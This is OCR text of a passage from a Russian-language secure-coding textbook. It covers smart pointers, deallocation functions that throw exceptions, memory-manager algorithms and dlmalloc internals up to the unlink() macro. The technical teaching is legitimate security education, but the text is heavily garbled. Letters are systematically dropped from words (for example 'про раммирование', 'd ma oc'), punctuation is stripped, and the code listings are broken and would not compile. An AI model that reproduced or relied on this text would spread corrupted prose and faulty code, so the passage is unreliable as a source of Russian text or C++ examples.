
Интеллектуальные указатели поддерживают счетчик ссылок на объект Ко да этот счетчик ссылок обнуляется объект уничтожается

Наиболее распространенным интеллектуальным указателем со счетчиком ссылок является шаблон класса std sha ed__pt определенный в стандартной библиотеке C Кроме то о доступны мно ие специализированные интеллектуальные указатели со счетчиками ссылок

Применение интеллектуальных указателей упрощает про раммирование

```
01 vector<SP> pic
02 pic.push_back(SP new Circle))
03 pic.push_back(SP new Triangle))
04 pic.push_back(SP new Square))
05 ...
06 list<SP> picture
07 picture.push_back pic[2])
08 picture.push_back SP(new Triangle))
09 picture.push_back pic[0])
10
11 // Никакая очистка не нужна!
```

На рис 4 2 показаны вектор p c и список p ctu e с пулом объектов с подсчетом ссылок



ис 4 2 Вектор p c и список p c и e с пулом объектов с подсчетом ссылок

Функция освобождения памяти генерирующая исключение

Если функция освобождения памяти завершается путем енерации исключения поведение становится неопределенным Функции освобождения памяти включая лобальную функцию **operator delete**) ее разновидность для массивов и их пользовательские пере рузки часто вызываются в процессе уничтожения объектов типов классов в том числе при разворачивании стека в результате исключения Разрешение енерации исключения в процессе разворота стека приводит к вызову **std terminate** () который по умолчанию вызывает **std abort** () Такие ситуации мо ут использоваться злоумышленниками как возможность атаки для отказа в обслуживании Следовательно функции освобождения памяти не должны енерировать исключения [6] Эта проблема более подробно описана в рекомендации *The CERT C Secu e Cod ng S anda d* 190] [a]ERR38-CPP Функции освобождения памяти не должны енерировать исключения

Пример 4 12 иллюстрирует эту проблему Пользовательская функция освобождения памяти **UserClass operator delete** [] () енерирует исключение в ответ на истинное начение **some_condition.** Если исключение енерируется в конструкторе одно о из элементов массива в процессе вызова оператора **new** для массива стек разворачивается все успешно созданные элементы массива уничтожаются и вызывается **UserClass operator delete [ ]** () То что этот оператор енерирует исключение в то время как первое исключение еще активно (т е еще не до конца обработано) приводит к неопределенному поведению которое обычно выражается в аварийном завершении программы

Пример 4.12. Функция освобождения памяти генерирует исключение

```
01  class UserClass {
02  public
03      // ...
04      UserClass )  //Можетгенерироватьисключение
05      static void* operator new[] std  size_t)
06      static void operator delete[](void *ptr) {
07          if (some_condition)
08               throw std  runtime_error("bad pointer")
09          // ...
10      }
И }
12
13  void f std  size t nelems) {
14      UserClass *array   newUserClass[nelems]
15                II...
16      delete[] array
17  }
```

■ 4.5. Диспетчеры памяти

Диспетчеры памяти управляют как распределением так и освобождением памяти В большинстве операционных систем включая системы POSIX и операционные системы W ndows диспетчер памяти работает как часть клиентско о процесса Память выделенная

[6] **По тем же причинам не должны генерировать исключения и деструкторы.** — *Примеч р д*

как клиентскому процессу так и для внутренне о использования распола ается в адресуемом пространстве памяти клиентско о процесса

Диспетчеры памяти обычно являются частью операционной системы (как правило частью **libc)**. Реже альтернативный диспетчер памяти предоставляется компилятором Диспетчер памяти может быть статически скомпонован с выполнимой про раммой или определяться во время выполнения про раммы В том какой именно диспетчер использовать нет ниче о священно о — можно даже написать собственный хотя это не обязательно хорошая идея

Хотя конкретные используемые диспетчерами ал оритмы мо ут варьироваться большинство диспетчеров используют разновидность ал оритма динамическо о распределения памяти описанно о Дональдом Кнутом (Dona d Knuth) в *Искусстве программирования* [127] Кнут определяет динамический распределитель памяти как ал оритм для резервирования и освобождения блоков памяти переменно о размера из большей области памяти Динамическое распределение памяти требует поддержания списка доступно о пространства Со ласно Кнуту лучше все о использовать ту самую свободную память сведения о которой содержатся в списке Таким образом адресуемые пользовательские области освобожденных блоков мо ут содержать связи с дру ими свободными блоками Свободные блоки мо ут быть связаны в убывающем или возрастающехМ порядке их размеров в порядке адресов памяти или в случайном порядке[7]

Динамическое распределение памяти требует применения ал оритма для поиска и резервирования блока состояще о из *n* последовательных байтов Это может быть сделано с использованием метода выбора *наиболее подходящего* (bes -f) или *первого подходящего* (f s -f) блока При методе выбора наиболее подходяще о блока выбирается область памяти размером *m* байтов де *m* представляет собой наименьший свободный блок размер которо о не меньше *n* Метод выбора перво о подходяще о блока просто возвращает первый же блок в списке размер которо о — не менее *n* байтов

Оба метода приводят к тому что память может стать сильно фра ментированной с множеством мелких блоков размером например в 1 или 2 байта Для предотвращения такой фра ментации диспетчер памяти может выделять блоки размера больше о чем запрошенный если остается блок слишком мало о чтобы реально при одиться для работы размера

Наконец диспетчеры памяти должны предоставлять метод освобождения блоков памяти которые больше не требуются Один из подходов заключается в возврате блоков в список свободной памяти как только они становятся свободными и слиянии смежных областей Чтобы избежать операции поиска при освобождении памяти Кнут использует *дескрипторы границ с* обоих концов каждо о блока памяти Дескрипторы раниц включают поле размера в начале каждо о блока и используются для объединения смежных блоков свободной памяти для устранения фра ментации[8] Поле размера упрощает нави ацию между блоками

Мно ие элементы ал оритма Кнута включая размещение списков свободных блоков в самих блоках были реализованы в UNIX K&R C содержит исходные простые и эле антные) реализации функций **malloc** () и **free** () из UNIX 124] Публикации этих ал оритмов Кнутом и в K&R C оказали чрезвычайное влияние на разработчиков C и C

Использование внутриблочных связанных списков свободных блоков на современных а турах с виртуальной памятью может приводить к снижению производительности. Посколь свободных блоков разбросаны по всем свободным блокам, функция free) при обходе с списков может потребовать выполнения подкачки с диска.


Дескрипторы границ представляют собой структуры данных на границе между блоками из которой выполняется выделение памяти.

Библиотека GNU C и большинство версий L nux например Red Hat Deb an) основаны на ma oc (d ma oc) Ду а Ли (Doug Lea) как на версии ma oc по умолчанию Ду Ли разработал диспетчер d ma oc а дру ие (в основном Вольфрам Гло ер Wo f am G oge)) адаптировали е о для использования в качестве распределителя памяти в GNU bc В не о было внесено значительное количество изменений но основные ал оритмы распределения памяти остались теми же В результате распределитель памяти GNU bc может отставать на несколько лет от текущей версии d ma oc

В этом разделе рассматриваются внутреннее устройство d ma oc версии 2 7 2 дефекты безопасности которые мо ут возникнуть при некорректном использовании d ma oc и примеры то о как злоумышленники мо ут воспользоваться этими дефектами В каждой реализации из серии 2 x (2 0 x 2 7 x) используется немно о отличающаяся от дру их система учета ресурсов и в версии 2 8 она вновь будет изменена Приведенное в данном разделе описание внутренне о устройства d ma oc и эксплойтов относится к версии 2 7 2 дефекты же безопасности ответственные за эти уязвимости общие для всех версий d ma oc как и дру их диспетчеров памяти)

Примеры в этом разделе подразумевают архитектуру Inte c 32 битной адресацией (x86-32)

та Нос Ду а Ли управляет кучей и предоставляет стандартное управление памятью (см Стандартные функции управления памятью в C на с 152) В d ma oc блоки памяти либо выделены процессу либо свободны На рис 4 3 показана структура выделенных и свободных блоков Первые 4 байта как выделенных так и свободных блоков содержат либо размер предыдуще о смежно о блока если он свободен либо последние 4 байта пользовательских данных предыдуще о блока если он выделен




ис 4 3 Структура выделенных и свободных блоков

Свободные блоки ор анизованы в дважды связанные списки Свободный блок содержит указатели на следующий и предыдущий блоки в списке которому он принадлежит Эти указатели анимают 8 байт памяти в которых в выделенном блоке находятся пользовательские данные Ра мер блока хранится в последних 4 байтах свободно о блока позволяя смежным свободным блокам объединяться для то о чтобы избежать фра ментации памяти

Как выделенные так и свободные блоки используют бит **PREV_INUSE** (на рисунке представленный буквой P) для указания выделен ли предыдущий блок памяти Поскольку размеры блоков все да кратны двум байтам размер представляет собой четное число и младший бит не используется Это позволяет хранить бит **PREV_INUSE** в младшем бите размера блока Если бит **PREV_INUSE** сброшен 4 байта перед текущим размером блока содержат размер предыдуще о блока и мо ут использоваться для поиска е о начала

В d ma ос свободные блоки ор анизованы в циклический дважды связанный список Каждый такой список имеет *заголовок* который содержит указатели на первый и последний блоки в списке как показано на рис 4 4 Как указатель на следующий элемент списка в последнем блоке так и указатель на предыдущий элемент списка в первом блоке указывают на за оловок Если список пуст указатели в за оловке указывают на сам за оловок



ис 4 4 Дважды связанный список свободных блоков

Каждый список хранит блоки определенно о размера или диапазона размеров) так что можно быстро найти блок нужно о размера Для меньших ра меров в списке находятся блоки одно о и то о же размера По мере увеличения размера увеличивается и диапазон размеров блоков хранящихся в списке В списках с блоками разно о размера блоки распола аются в порядке убывания их размеров Имеется также список для недавно освобожденных блоков работающий как кеш Блоки в этом списке получают шанс быть выделенными повторно до перемещения в обычные списки

Объединение блоков памяти происходит в процессе выполнения операции f ee() Если блок расположенный непосредственно перед освобождаемым свободен он изымается из списка и объединяется с освобождаемым блоком Получающийся в результате объединенный блок помещается в соответствующий список

Макрос un nk () из примера 4 13 используется для удаления блока из дважды связанно о списка Он используется при объединении блоков памяти и ко да блок изымается из списка из-за то о что он выделяется пользователю

Пример 4 13. Макрос un nk)

```
1  tdefine unlink(P, BK, FD) {
2      FD   P->fd
3      BK   P->bk
4      FD->bk   BK
5      BK->fd   FD
6  }
```

